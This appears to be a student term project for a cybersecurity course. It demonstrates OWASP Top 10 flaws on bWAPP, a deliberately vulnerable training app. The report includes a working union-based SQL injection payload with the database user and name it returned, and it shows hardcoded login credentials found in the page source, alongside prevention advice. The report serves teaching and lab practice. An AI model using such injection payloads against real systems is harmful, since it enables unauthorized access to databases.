ZARTAJ ASIM
2020526


TERM PROJECT – 1
CS 329 – CYBER SECURITY

BWAP

- – BWAP (Buggy Web Application) is a purposely vulnerable web application designed for security testing and educational purposes. It includes a variety of security vulnerabilities commonly found in web applications, allowing users to practice identifying and exploiting these vulnerabilities in a safe environment.


OWASP 10

- - OWASP Top 10 Security Risks is a list of the most common and critical web application security vulnerabilities. It includes injection attacks, broken authentication and session management, cross-site scripting, insecure direct object references, security misconfiguration, and others that can lead to data loss, theft, or compromise.


SQL_Injection
Broken authentication
Insecure Login
Logout Management
Sensitive Data Exposure
Base Encoding 64
Cross Site Scripting Reflected (GET)
Broken access control
XML EXTERNAL ENTITY ATTACK (XXE)
Using Components with Known Vulnerabilities
Security Misconfiguration
Unvalidated Redirects and Forwards
Insecure Direct Object Reference

SQL INJECTION

- SQL injection is a type of web vulnerability that allows attackers to inject malicious SQL code into a web application's database backend, gaining unauthorized access or performing malicious actions.




/ SQL Injection (GET/Search) /

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

"iron' union select 1,user(),database(),4,5,6,7-- -"

This query will return the user of the database in the title column and the name of the database in the release column

The injection is adding a union statement to a SQL query to retrieve information about the database, including the username and database name. The double-dash "--" is used to comment out the remainder of the original SQL query, which helps to prevent syntax errors. The resulting query combines the original query and the injected code, allowing the attacker to gain unauthorized access to sensitive information.



Search for a movie: `lect 1,user(),database(),4,5,6,7-- -`


Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5	4	Link

PREVENTIONS

- SQL injection can be prevented in BWAPP by implementing the following measures:
- Parameterized queries: Use parameterized queries instead of dynamic queries to sanitize user input.
- Input validation: Validate user input to ensure it meets expected criteria before processing it.
- Security patches: Keep the database and its components up to date with the latest security patches to address known vulnerabilities.

BROKEN AUTHENTICATION

- Broken Authentication refers to a vulnerability where an attacker can exploit flaws in an application's authentication and session management mechanisms to gain unauthorized access to sensitive data or functionality.
- Insecure Login
- Logout Management


bWAPP

an extremely buggy web app !

Choose your bug: ---------------------- bWAPP v2.2 ---------------------- Hack

Set your security level: low Set Current: low

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

BROKEN AUTHENTICATION INSECURE LOGIN FORM


- Vulnerability that occurs when an application's login form is not designed or implemented securely, making it vulnerable to various attacks that can compromise user credentials and lead to unauthorized access.

SOURCE CODE

- **Hardcoded Credentials** : The credentials for the login form are hardcoded in the HTML source code, which is a security vulnerability because anyone who views the source code can see them.


- **Brute-Force Attack :** An attacker can use a brute-force attack to try multiple login attempts until they successfully guess the correct password

- **Lack of password policies:** If an application does not enforce strong password policies, such as minimum length, complexity, or expiration, it can make it easier for an attacker to crack the password.



```html
<h1>Broken Auth. - Insecure Login Forms</h1>

<p>Enter your credentials.</p>

<form action="/bWAPP/ba_insecure_login_1.php" method="POST">

    <p><label for="login">Login:</label><font color="white">tonystark</font><br />
    <input type="text" id="login" name="login" size="20" /></p>

    <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
    <input type="password" id="password" name="password" size="20" /></p>
```

An attacker who gains access to the source code page could use the stolen credentials to access the user's account and potentially perform unauthorized actions.


/ Broken Auth - Insecure Login Forms /


Enter your credentials.

Login:

tonystark

Password:

••••••••••••••

